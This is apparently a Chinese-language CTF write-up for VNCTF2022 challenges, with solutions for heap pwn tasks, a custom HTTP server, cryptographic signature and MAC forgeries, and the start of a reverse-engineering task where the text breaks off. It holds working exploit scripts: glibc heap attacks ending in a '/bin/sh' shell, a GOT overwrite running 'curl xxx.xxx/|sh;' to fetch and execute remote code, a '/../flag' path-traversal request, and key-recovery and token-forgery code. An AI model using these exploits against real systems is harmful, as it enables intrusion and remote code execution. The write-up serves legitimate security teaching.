    add(0x458,b"35")
    add(0x458,b"32 36")
    add(0x4f8,b"37")

    add(0x448,b"38")
    add(0x448,b"39")
    add(0x438,b"40")
    delete(32)
    add(0x4f8,b"41_sort into large")
    edit(36,p64(libc_info)*2+p64(heap_info+0x1600)+p64(IO_list_all-0x20))
    delete(38)
    add(0x438,b"42")
    delete(42)
    edit(36,p64(libc_info)*2+p64(heap_info+0x1600)+p64(global_max_fast-0x20))
    add(0x438,b"43")
    delete(43)
```

```
  #look()

def Fast_bin_attack(): #For get tcache_chunk->pig
  delete(19)
  edit(6,p64(heap_info+0x1ae0+0x20)+p64(0)*2+p64(0x460)+p64(0))
  add(0x458,b"44")
  edit(20,p64(0x500-0xa0)*0x20) #20
  add(0x458,b"45") #45
  edit(45,b"\x00"*0x438+p64(0xa1))
  delete(20)

  delete(16) #0xd20
  edit(3,p64(heap_info+0xd20+0x20)+p64(0)*2+p64(0x460)+p64(0))
  add(0x458,b"46")
  edit(17,p64(0x500-0xa0)*0x20) #17
  add(0x458,b"47") #47
  edit(47,b"\x00"*0x438+p64(0xa1))
  delete(17)
  edit(47,b"\x00"*0x438+p64(0xa1)+p64(libc_base+libc.sym["__free_hook"]-8))

def Pig_For_Shell():

  payload1 = p64(0)*2+p64(0)+p64(0xffffffffffffffff)+p64(0) #rdx
  payload1 += p64(0)+p64(22)+p64(0)*4 #size 90
  payload1 += p64(heap_info+0x3200)+p64(0)+p64(0)+b"\x00"*8 #chain
  payload1 += p64(0)*4+b"\x00"*48
  payload1 += p64(_IO_str_jumps) #_IO_str_jumps
  payload1 += p64(libc_base+libc.sym["malloc"])
  edit(36,payload1)
  payload2 = p64(0)*2+p64(0)+p64(0xffffffffffffffff)+p64(0) #rdx
  payload2 +=
p64(heap_info+0x3200+0x300+0x10)+p64(heap_info+0x3200+22+0x300+0x10)+p64(0)*4 #size 90
  payload2 += p64(heap_info+0x2c0)+p64(0)+p64(0)+b"\x00"*8 #chain
  payload2 += p64(0)*4+b"\x00"*48
  payload2 += p64(_IO_str_jumps) #_IO_str_jumps
  payload2 += p64(libc_base+libc.sym["malloc"]) + p64(libc_base+libc.sym["free"])
  payload2 = payload2.ljust(0x300,b"\x00")
  payload2 += b"/bin/sh\x00" + p64(libc_base+libc.sym["system"])
  edit(24,payload2)
  edit(47,b"\x00"*0x438+p64(0xa1)+p64(libc_base+libc.sym["__free_hook"]-8))
  print(hex(heap_info))
  #pause()
  exit()
  #pause()
  io.interactive()

def main():
```

```
    #gdb.attach(io)
    leak_libc_heap()
    large_bin_attack_prepare()
    large_bin_attack_IO_FastMax()
    Fast_bin_attack()
    Pig_For_Shell()

if __name__ == '__main__':
    main()
```

HideOnHeap

1.构造出堆重叠

题目白给了一个 double free 的机会，但是由于 free 中清空了 size 数组，所以无法在 free 之后修改堆块。这里考虑用 House of botcake 的方法来构造出堆重叠可以UAF，简单的说就是让堆块同时存在于 Unsorted Bin 和 Tcache 中，这样申请取回时可以申请到两个相同地址的堆块。

2.泄露 Flag

题目中没有 show 函数，大家可能会想到用 IO leak，但是在本题中，也同样不存在 IO leak 所需的 IO 函数。

所幸的是，在题目初始化的环节中，已经把 flag 的内容读入到了堆中，那么我们所需要的就是泄露这个堆块上的内容。

这个泄露的方法有很多，我考虑的是利用 __malloc_assert 中的 __fxprintf ，这个函数是一个 IO 函数，并且进入内部发现在第一个参数传参为 NULL 时，会变化成 stderr，所以可以想到利用 伪造 stderr 结构来泄露堆块上的数据。

但是我无法泄露堆空间的指针，就算是我通过爆破 1/16 能够申请到 stderr 空间，我也没有办法往里面写入堆空间地址。

这里又可以考虑使用 House of Corrosion，可以参考我的这篇文章 House of Corrosion 原理及应用 。

我们可以用 House of Corrosion 来打 stderr，并且同时设置_flags、_IO_write_base、_IO_write_ptr、_IO_write_end 这四个位置写堆地址。

1. 其中最需要注意的就是 _flags 的内容，由于写入的堆块地址可控的只有末三位，但是如果要通过 stdout 来 leak，需要在_flags 要求满足以下三个条件，其中条件 1 和 2 都可以通过构造来解决，而条件 3 只能通过堆地址的随机化来碰撞。

```
_flags & _IO_MAGIC(0xFBAD0000) != 0
_flags & _IO_CURRENTLY_PUTTING(0x800)  != 0
_flags & _IO_IS_APPENDING(0x1000) != 0
```

2. 在满足了_flags 的条件后，然后再调用能用到 IO 的函数，就可以泄露堆块上 _IO_write_base 至 _IO_write_ptr 这一段，所以至少需要两个不同位置的堆块来写入，这部分区间的内容上如果恰好有 libc 地址则即可实现泄露 libc。
3. 本方法的可行性主要在于这几个需要覆盖的地址都在 fastbinsY 之后，而且我们溢出过程中需要计算 SIZE 的关键变量是两个 libc 地址的差值 delta，在这个求差的过程中就把 libc 地址的随机化给抵消了，使得我们无需 leak 也可以做到写入多个地址。
4. 这个攻击的思路目前应该还没有师傅提出过，这里的堆地址随机化爆破概率乘上利用部分覆盖爆破打 global_max_fast 的概率，应该是 1 / 32，实用性很强。

不过在本题中，由于是给 VNCTF2022 出题，所以我降低了难度，允许操作堆块实现任意申请，并且把申请堆块的数量限制放的很宽松，希望大家把更多心思放在泄露思路上。在这样的情况下，直接申请到 stderr 那部分的内容修改 flags，并部分覆盖 _IO_write_base 即可。需要注意的是，由于往 stderr 写入的堆块地址在储存 flag 地址的下面，为了避免堆空间的 1/16 爆破，最好让操作的堆块地址与写入flag的堆块地址相邻（不超过 0x100 字节），使得只需覆盖末尾字节即可。

3.EXP

经过一些思考，没能想到本题中的非预期，如果存在能够 getshell 的打法，希望可以联系我一起交流学习~

```python
# encoding: utf-8
from pwn import *

elf = None
libc = None
file_name = "./HideOnHeap"


# context.timeout = 1


def get_file(dic=""):
    context.binary = dic + file_name
    return context.binary


def get_libc(dic=""):
    if context.binary == None:
        context.binary = dic + file_name
```

```
    assert isinstance(context.binary, ELF)
    libc = None
    for lib in context.binary.libs:
        if '/libc.' in lib or '/libc-' in lib:
            libc = ELF(lib, checksec=False)
    return libc


def get_sh(Use_other_libc=False, Use_ssh=False):
    global libc
    if args['REMOTE']:
        if Use_other_libc:
            libc = ELF("./libc.so.6", checksec=False)
        if Use_ssh:
            s = ssh(sys.argv[3], sys.argv[1], int(sys.argv[2]), sys.argv[4])
            return s.process([file_name])
        else:
            if ":" in sys.argv[1]:
                r = sys.argv[1].split(':')
                return remote(r[0], int(r[1]))
            return remote(sys.argv[1], int(sys.argv[2]))
    else:
        return process([file_name])


def get_address(sh, libc=False, info=None, start_string=None, address_len=None,
end_string=None, offset=None,
                int_mode=False):
    if start_string != None:
        sh.recvuntil(start_string)
    if libc == True:
        if info == None:
            info = 'libc_base:\t'
        return_address = u64(sh.recvuntil('\x7f')[-6:].ljust(8, '\x00'))
    elif int_mode:
        return_address = int(sh.recvuntil(end_string, drop=True), 16)
    elif address_len != None:
        return_address = u64(sh.recv()[:address_len].ljust(8, '\x00'))
    elif context.arch == 'amd64':
        return_address = u64(sh.recvuntil(end_string, drop=True).ljust(8, '\x00'))
    else:
        return_address = u32(sh.recvuntil(end_string, drop=True).ljust(4, '\x00'))
    if offset != None:
        return_address = return_address + offset
    if info != None:
        log.success(info + str(hex(return_address)))
    return return_address
```

```python
def get_flag(sh):
    try:
        sh.recvrepeat(0.1)
        sh.sendline('cat flag')
        return sh.recvrepeat(0.3)
    except EOFError:
        return ""


def get_gdb(sh, addr=None, gdbscript=None, stop=False):
    if args['REMOTE']:
        return
    if gdbscript is not None:
        gdb.attach(sh, gdbscript)
    elif addr is not None:
        gdb.attach(sh, 'b *$rebase(' + hex(addr) + ")")
    else:
        gdb.attach(sh)
    if stop:
        pause()


def Attack(target=None, elf=None, libc=None):
    global sh
    if sh is None:
        from Class.Target import Target
        assert target is not None
        assert isinstance(target, Target)
        sh = target.sh
        elf = target.elf
        libc = target.libc
    assert isinstance(elf, ELF)
    assert isinstance(libc, ELF)
    try_count = 0
    while try_count < 32:
        try_count += 1
        try:
            pwn(sh, elf, libc)
            break
        except KeyboardInterrupt:
            break
        except EOFError:
            sh.close()
            if target is not None:
                sh = target.get_sh()
```

```
                target.sh = sh
                if target.connect_fail:
                    return 'ERROR : Can not connect to target server!'
            else:
                sh = get_sh()
    flag = get_flag(sh)
    return flag


def choice(idx):
    sh.sendlineafter("Choice:", str(idx))


def add(size):
    choice(1)
    sh.sendlineafter("Size:", str(size))


def edit(idx, content):
    choice(2)
    sh.sendlineafter("Index:", str(idx))
    sh.sendafter("Content:", str(content))


def delete(idx):
    choice(3)
    sh.sendlineafter("Index:", str(idx))


def pwn(sh, elf, libc):
    context.log_level = "debug"
    add(0x88)  # prev 0
    add(0x88)  # 1
    for i in range(7):
        add(0x88) #2 - 8

    add(0x3F0)  # 9
    add(0x3F0)  # 10

    for i in range(7):
        add(0x3F0) #11 - 17

    edit(2, '6' * 0x20 + '\x00' * 8 + p64(0x21))
    edit(13, '5' * 0x30 + '\x00' * 8 + p64(0x21) + '\x00' * 0x8 + p64(0x21) + '\x00' *
0x8 + p64(0x21))

    for i in range(2, 9):
```

```
        delete(i)
    delete(1)
    delete(0)
    add(0x88) #0
    delete(1)
    for i in range(7):
        add(0x88) #1 - 7
    add(0x118) #8 overlapping 1

    for i in range(11, 18):
        delete(i)
    delete(10)
    delete(9)
    add(0x3F0) #9
    delete(10)

    for i in range(7):
        add(0x3F0) #10-16
    add(0x3F0) #17
    add(0x3F0) #18 == 10

    for i in range(7):
         delete(1)
         edit(8, '\x00' * 0x88 + p64(0x91) + '\x00' * 0x10)

    for i in range(7):
         delete(10)
         edit(18, '\x00' * 0x10)

    delete(1)
    delete(10)

    add(0x58)  #1
    add(0x18) #10
    add(0x3D8) #19
    add(0x18) #20

    edit(8, '\x00' * 0x88 + p64(0x91) + '\x80\xdb')
    add(0x88)  # 21
    add(0x88)  # 22 global_max_fast

    edit(18, '\xc0\xb5')
    add(0x3F0)  # 23
    add(0x3F0)  # 24 stderr

    edit(22, '\xFF' * 8)  # change global_max_fast
    edit(8, '\x00' * 0x88 + p64(0x14C1))
```

```
    delete(21)
    edit(8, '\x00' * 0x88 + p64(0x14D1))
    delete(21)
    edit(8, '\x00' * 0x88 + p64(0x14E1))
    delete(21)

    #change main_arena->top
    for i in range(8):
        edit(8, '\x00' * 0x88 + p64(0xC1) + '\x00' * 0x10)
        delete(21)

    edit(24, p64(0xfbad1800) + '\x00' * 0x19)
    edit(22, p64(0x80))
    #gdb.attach(sh)
    add(0x300)
    sh.interactive()


if __name__ == "__main__":
    sh = get_sh()
    flag = Attack(elf=get_file(), libc=get_libc())
    sh.close()
    if flag != "":
        log.success('The flag is ' + re.search(r'flag{.+}', flag).group())
```

classic_httpd

导入ida分析，可以知道里面自定义实现了cgi，cgi内部有对应的结构体和vm code，逆一下，然后将struct进行base64传入就可以解析了，漏洞非常简单，就是负数越界读，然后任意地址写，接着反弹shell即可，具体可参考如下exp:

```
# -*- coding: utf-8 -*-
from pwn import *
import base64
import requests
context.log_level = "DEBUG"
context.binary = "./vn_httpd"
ip = sys.argv[1]
port = int(sys.argv[2],10)
def exploit():
    global ip,port
    elf = context.binary
    #lib = elf.libc
```

```
    lib = ELF(b"libc-2.31.so")
    if context.arch == b"amd64":
        pop_rdi_ret = elf.search(asm(b"pop rdi ; ret")).next()
        pop_rsi_r15_ret = elf.search(asm(b"pop rsi ; pop r15 ; ret")).next()
    elif context.arch == b"i386":
        pop_ebp_ret = elf.search(asm(b"pop ebp ; ret")).next()
        pop3_ret    = elf.search(asm(b"pop esi ; pop edi ; pop ebp ; ret")).next()
    lg      = lambda data               :log.success(data)
    def get_code(op,argv1,argv2,argv3):
        return p32(op) + p64(argv1) + p64(argv2) + p64(argv3)
    def get_code_list(code_list):
        payload = p32(len(code_list))
        for i in code_list:
            payload += i
        return payload
    code_list = []
    code_list.append(get_code(0x66,0xffffffffffffffff-0xd,0,0))
    payload = get_code_list(code_list)
    payload = base64.b64encode(payload)
    url = bytes(f"http://{ip}:{port}/submit.cgi?","UTF-8") + payload
    result = requests.get(url)
    text = result.text
    pie = int(text[25:25+14],16) - 0x11a0
    __libc_start_main_got = pie + elf.got['__libc_start_main']
    code_list = []
    code_list.append(get_code(0x88,__libc_start_main_got,0,0))
    payload = get_code_list(code_list)
    payload = base64.b64encode(payload)
    url = bytes(f"http://{ip}:{port}/submit.cgi?","UTF-8") + payload
    result = requests.get(url)
    __libc_start_main = int(result.text[result.text.find("0x") +
2:result.text.find("0x") + 16],16)
    libc = __libc_start_main - lib.sym['__libc_start_main']
    system = libc + lib.sym['system']
    shell = 'curl xxx.xxx/|sh;'
    code_list = []
    strcmp_got = elf.got['strcmp'] + pie
    payload = p32(3)
    payload += p32(0xf1) + p64(strcmp_got) + p64(0) + p64(system)
    payload += p32(0x22) + bytes(shell,"UTF-8")
    payload = payload.ljust((0x4 + 0x8 * 3) * 2,b'\x00')
    payload += p32(0x22)
    payload = payload.ljust((0x4 + 0x8 * 3) * 3,b'\x00')
    payload = base64.b64encode(payload)
    url = bytes(f"http://{ip}:{port}/submit.cgi?","UTF-8") + payload
    result = requests.get(url)
```

```
if __name__ == '__main__':
    exploit()
```

非预期

```
POST /../flag HTTP/1.1
Host: node4.buuoj.cn:27970
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.0 200 OK
Server: vn_httpd/1.0.0
Content-Type: text/html

flag{0c0b6536-1ee3-4544-932a-81547a08ab89}
```

Crypto

ezmath

- 题目要求给出777个满足 2^n-1% 15 ==0的n

  很简单的思路就是看2^n-1二进制是0b1111.....11，而15的二进制是0b1111,因此找第几个就是只需要满足 n 是4的多少倍就可以了

babyPHE

给出一串数据，有比较大的分别，一些在100以内 一些在160以上，如果将其分成对应的0，1。那么发现这个可能就是生成公钥时快速幂时进行的能量。用这些拿到对应的私钥是多少。

```
sk_power =

pk_list =
n,g =

sk_ = []
for i in range(len(sk_power)):
    sk = ''
    for j in range(len(sk_power[i])):
        if sk_power[i][j] >= 120:
            sk += '1'
        else:
            sk += '0'
```

```
    sk = int(sk[::],2)
    s = (pow(g,sk,n*n))
    assert(int(s) == pk_list[i])
    sk_.append(sk)

print(sk_)
```

拿到私钥以后 我们发现加密中给出的信息

flag是vnctf开头，就可以用这个进行 在同态加 的时候将flag恢复了

```
def other_decrypt(A1,A2,B,sk1,sk2,tmpm):
    tmp = (inverse(pow(A1,sk1,n*n),n*n) * inverse(pow(A2,sk2,n*n),n*n) * inverse( 1+
tmpm * n, n*n )) % (n * n)
    B = B * tmp % (n*n)
    c = (B - 1) // n
    return c
tmpm = bytes_to_long(b'vnctf')
print(long_to_bytes(tmpm).decode(),end='')
for i in range(5):
    newm = (other_decrypt(c_list[i][0],c_list[i][1],c_list[i]
[2],sk_list[i],sk_list[(i+1)],tmpm))
    print(long_to_bytes(newm).decode(),end = '')
    tmpm = newm
```

AreYouAdmin

经典的一个DSS上k用LCG生成，不过LCG中升级了一下，但给出了3个加密对应的信息，基本一致。

Paper里的格构造方法 搞出来格

$$\begin{bmatrix} -r1 & s1 & 0 & 0 & q & 0 & 0 & 0 \\ -r2 & 0 & s2 & 0 & 0 & q & 0 & 0 \\ -r3 & 0 & 0 & s3 & 0 & 0 & q & 0 \\ 0 & -a & -b & 1 & 0 & 0 & 0 & m \\ 2/(1<<170) & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 2/m & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 2/m & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 2/m & 0 & 0 & 0 & 0 \end{bmatrix}$$

不过目标是

$$(m1 \quad m2 \quad m3 \quad c \quad 0 \quad 0 \quad 0 \quad 0)$$

Babai一下就能拿到sk

然后随便给个k进行一次签名就能拿到flag了

```
from sage.all import *
from Crypto.Util.number import *
from hashlib import *

r1,s1 =
(344808446855441721355976260767935059797816465491674561282195452537649739043174453498357
411640734614325104084876534334138092697717131242598195014376182351 7,
414208515494890531367357915658510736930544028222250885904905383370680466159423420873496695175625445175823993219843248264595117391445022334347024702359413 8)
r2,s2 =
(705127246320941429566226003090091530998611060341391937981087177943935622078319808232885975354350418140232960085145150882148659212909309620141963874044 33,
281953935006088586321716921010481554073168150571280149914838545103793095711544160856116461951393512374589715357207910488376294695120454951843472611412515 9)
r3,s3 =
(355417145078630997508561660698235975838955942307001598511891589200747733580414894650016138196259544553262662560995654050978920692494797064635039332162402 0,
220551385684281543690993833631912516823992758851263927901687675035131483478146264888805545787069016021349528659004766842083071267103032282814485350322978 3)
m = 1<<512
a,b,c = (123753081285540268943355282299931385828557993407 8,
109676180802262615815805454408894066014968062493 1,
124723835129595614196548145153875293334003279517 5)
p =
894529566891181905954020826546197917767820122905742641268100144744610791911776596202788948845996538825464130180610038515576025496691407510436781386923566 7
q =
447264783445590952977010413273098958883910061452871320634050072372305395955888298101394474422998269412732065090305019257788012748345703755218390693461783 3
g = 3
L = Matrix(QQ,
          [
              [-r1, s1,  0,  0,  q,  0,  0,  0],
              [-r2,  0, s2,  0,  0,  q,  0,  0],
              [-r3,  0,  0, s3,  0,  0,  q,  0],
              [  0, -a, -b,  1,  0,  0,  0,  m],
              [2/(1<<170),  0,  0,  0,  0,  0,  0,  0],
              [  0,2/m,  0,  0,  0,  0,  0,  0],
              [  0,  0,2/m,  0,  0,  0,  0,  0],
              [  0,  0,  0,2/m,  0,  0,  0,  0]
          ])
L_lll = L.transpose().LLL()

def BabaisClosestPlaneAlgorithm(L, w):
```

```
    G, _ = L.gram_schmidt()
    t = w
    i = L.nrows() - 1
    while i >= 0:
        w -= round( (w*G[i]) / G[i].norm()**2 ) * L[i]
        i -= 1
    return t - w
m1,m2,m3 = bytes_to_long(sha256(b"dawn").digest()) ,
bytes_to_long(sha256(b"whisper").digest()) , bytes_to_long(sha256(b"want
flag").digest())

Y = vector([m1, m2, m3 , c, 0, 0, 0, 0]) # target vector

X = BabaisClosestPlaneAlgorithm(L_lll, Y)

sk = X[4]/(2/(1<<170))# 用sagemath

class PseudoRandomNumbersGenerators:
    def __init__(self,seed):
        self.state = seed
        self.a = getRandomNBitInteger(160)
        self.b = getRandomNBitInteger(160)
        self.M = 1 << 512

    def GetNext(self):
        ret = (self.state * self.a + self.b) % self.M
        self.state = ret
        return ret

    def GetSomethingUseful(self,admin):
        if admin == True:
            return self.a,self.b
        else:
            return "You can't get anything here!Get out!"

    def choice(self,input):
        length = len(input)
        tmp = self.GetNext() % length
        return input[tmp]

class DigitalSignatureAlgorithm:
    def __init__(self,RANDOM):
        self.p =
894529566891181905954020826546197917767820122905742641268100144744610791911776596202788948845996538825464130180610038515576025496691407510436781386923566
7
```

```
        self.q =
44726478344559095297701041327309895888391006145287132063405007237230539595588829810139447442299826941273206509030501925778801274834570375521839069346178 33
        self.g = 3
        self.Random = RANDOM

    def verify(self, m, y, sig):
        r, s = sig
        if (not (1 <= r <= self.q - 1)) or (not (1 <= s <= self.q - 1)):
            return False
        z = bytes_to_long(sha256(m).digest())
        w = inverse(s, self.q)
        u1 = (z * w) % self.q
        u2 = (r * w) % self.q
        v = (pow(self.g, u1, self.p) * pow(y, u2, self.p)) % self.p % self.q
        return r == v

    def sign(self, m , x):
        z = bytes_to_long(sha256(m).digest())
        while 1:
            k = self.Random.GetNext() % self.q
            r = pow(self.g , k, self.p) % self.q
            s = (inverse(k, self.q) * (z + x * r)) % self.q
            if (s != 0) and (r != 0) :
                return (r, s)

sk = 996816357286358795389407845292974319476976082701 13
RANDOM = PseudoRandomNumbersGenerators(getPrime(120))
DSA = DigitalSignatureAlgorithm(RANDOM)
print(DSA.sign(b"I'm Admin.Plz give me flag!",sk))
```

• AreYouAdmin2

AES-MAC，其实就瞎糊的一个MAC，MAC部分异或的全是明文，而我们发现dic里面其实不敏感的就nonce,而给出的nonce是十六进制的，可能会限制想法，就是直接bitflipping修改Admin=1然后在MAC部分nonce之后sha之前的MAC中状态相同就可以让tag跟原来一样了但是admin是1，而且其他也满足。

注：nonce 长度只有16 得用id的填充让nonce在一个块里面

```
from pwn import *
from Crypto.Util.number import inverse,bytes_to_long,long_to_bytes
from hashlib import  sha256
```

```
from Crypto.Util.number import *
from hashlib import sha256
import string
from pwnlib.util.iters import mbruteforce

table = string.ascii_letters+string.digits
def dpow(io):
    io.recvuntil(b"XXXX+")
    suffix = io.recv(16).decode("utf8")
    io.recvuntil(b"== ")
    cipher = io.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x + suffix).encode()).hexdigest() ==
                        cipher, table, length=4, method='fixed')
    io.recvuntil(b"XXXX :")
    io.sendline(proof)
#context.log_level = 'debug'

def xor(a,b):
    return bytes([i^j for i,j in zip(a,b)])

class Forgery:
    def __init__(self , ID , nonce , cipher , k , n ,authdate,the_time):
        plain = b'{"id": "' + ID + b'", "admin": 0, "nonce": "' + nonce + b'", "time": '
+ str(the_time).encode() + b'}\n\n\n\n\n\n\n\n\n\n'
        self.key = (k , n)
        self.authdate = authdate
        self.plain_state = [(plain[i*16:(i+1)*16]) for i in range(len(plain)//16)]
        self.cipher_state = [(cipher[i*16:(i+1)*16]) for i in range(len(cipher)//16)]

    def do_forgery(self):
        new_plain_state , new_cipher_state = self.xor_admin_to_true()
        new_cipher_state = self.xor_nonce_for_mac(new_plain_state,new_cipher_state)
        new_cipher = new_cipher_state[0] + new_cipher_state[1] + new_cipher_state[2] +
new_cipher_state[3] + new_cipher_state[4] + new_cipher_state[5]
        return new_cipher

    def sign(self,msg ,r):
        k , n = self.key
        S1 = inverse(2,n) * (msg * inverse(r,n) + r) % n
        S2 = k * inverse(2,n) * (msg * inverse(r,n) - r) % n
        return (S1 , S2)

    def _mac(self,msg):
        auth_date = self.authdate
        msg_state = [bytes_to_long(msg[i*16:(i+1)*16]) for i in range(len(msg)//16)]
        auth_date =
bytes_to_long(sha256(str(self.sign(auth_date,auth_date)).encode()).digest()[:16])
```

```
        for plain_state in msg_state:
            auth_date ^= plain_state
            auth_date =
bytes_to_long(sha256(str(self.sign(auth_date,auth_date)).encode()).digest()[:16])
        return auth_date

    def xor_admin_to_true(self):# 0 => 1
        new_cipher_state = []
        new_plain_state = []
        for i in range(2):
            new_plain_state.append(self.plain_state[i])
            new_cipher_state.append(self.cipher_state[i])
        new_plain_state.append(xor(self.plain_state[2],b'\x00' * 3 + b'\x01' + b'\x00'
*12 ))
        new_cipher_state.append(xor(self.cipher_state[2],b'\x00' * 3 + b'\x01' + b'\x00'
*12 ))
        for i in range(3):
            new_plain_state.append(self.plain_state[i+3])
            new_cipher_state.append(self.cipher_state[i+3])
        return new_plain_state , new_cipher_state

    def xor_nonce_for_mac(self,new_plain_state,new_cipher_state):
        print("==start to forgery nonce==",new_plain_state[3].decode())
        old_plain_part_msg = self.plain_state[0] + self.plain_state[1] +
self.plain_state[2]
        new_plain_part_msg = new_plain_state[0] + new_plain_state[1] +
new_plain_state[2]
        oppm_mac = self._mac(old_plain_part_msg)
        nppm_mac = self._mac(new_plain_part_msg)

        new_cipher_nonce_part = new_cipher_state[3]

        the_new_plain_state_nonce = (long_to_bytes(oppm_mac ^
bytes_to_long(new_plain_state[3]) ^ nppm_mac))

        new_cipher_state[3] =
xor(xor(new_cipher_nonce_part,self.plain_state[3]),the_new_plain_state_nonce)
        return (new_cipher_state)
```

```
n,k =
29565257570489493164427390877410900545824625703962319855621334079494703727346988967759564737312591274593942666331170929199052211640195975899683621245395042098684333453410290234806497587218180981357077108747031132527872104593857431004938546196291838454363210160523056655241077785807872947160975977494982149279936648265245652626566325894240170664518173775664355485266789675607304229260821656473956261151351981701194581915166360063884959052198400155029734514944995401830772981304787973469971707027845783791381251396124996288068021123539379965431760752823787508947202231972426835944509818558924626408498815691974695983201,24201257704950503060010702692404648152575233795097588316056239197497942816871077020805340141785254065908910410127944106256655668000911477285356279748662037157388065946700206837534962537378301275862661039121538690201521279246564784038236222871040767788330123424216993356614134450330399413325285093482186714556708068544274657400339702587318360110370726928863579989028869376855768346506291925070244678845911191834738006434042750513716108839497707873708939151542911364096577649775300044250255345603901520095794012422597007179308072924435071075461683793927976009848905440238844498764486768376551075245445678428286401406794

def get_time(io):
    io.recvuntil(b'==plz give me your option==')
    io.sendline(b'T')
    io.recvuntil(b'[CLOCK]:Time is ')
    the_time = int(io.recvline().strip())
    return the_time

def register_get_encrypt_token(io,ID):
    io.recvuntil(b'==plz give me your option==')
    io.sendline(b'R')
    io.recvuntil(b"input your username:")
    io.sendline(ID)
    io.recvuntil(b'your encrypted token is:')
    encrypted_token = io.recvuntil(b',your')[:-5]
    io.recvuntil(b'nonce is:')
    nonce = io.recv(8)
    return encrypted_token,nonce

def login(io,ID,c):
    io.recvuntil(b'==plz give me your option==')
    io.sendline(b'L')
    io.recvuntil(b'input your username:')
    io.sendline(ID)
    io.recvuntil(b'input your encrypt token:')
    io.sendline(c)
while 1:
    io = remote("node4.buuoj.cn",26566)
    dpow(io)
    io.recvuntil(b'my server authdate is:')
    auth_date = io.recv(16)
```


```
    ID = b'd33b470zuishuai'  ## 2* 15
    the_time = get_time(io)
    cipher,nonce = register_get_encrypt_token(io,ID)
    print(len(cipher))
    print(len(nonce))
    print(nonce)

    forgery =
Forgery(ID,nonce.hex().encode(),cipher,k,n,bytes_to_long(auth_date),the_time)
    c = forgery.do_forgery()
    login(io,ID,c)
    msg = io.recvline()
    print(msg)
    if msg!= b'Try again.\n' and msg != b'Error.Something Wrong!\n': # msg!= b'Time
Error!\n':
        break
    time.sleep(1)
    io.close()
io.interactive()
```

Reverse

时空飞行

0x00 日常查壳

无壳64位



0x01 分析主函数

首先简单看下程序行为，就是去找到日期和符来歌

```
Come on! Time travel starts now!
这次我们的任务是回到过去的一个时间点！现在我们的突破口就在这个神秘的门？

******
*    *
*----*
*----*
*    *
******
盒子突然一动，发出了诡异的光，你依稀看到上面的几行字...
在裂缝处放入日期 在星星处唱出符来歌
---------------------------------->

请放入日期:
```

于是拖进ida一看

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
```

```
  int v4[24]; // [rsp+20h] [rbp-A0h]
  char flag[32]; // [rsp+80h] [rbp-40h] BYREF
  char date[20]; // [rsp+A0h] [rbp-20h] BYREF
  int v7; // [rsp+B4h] [rbp-Ch]
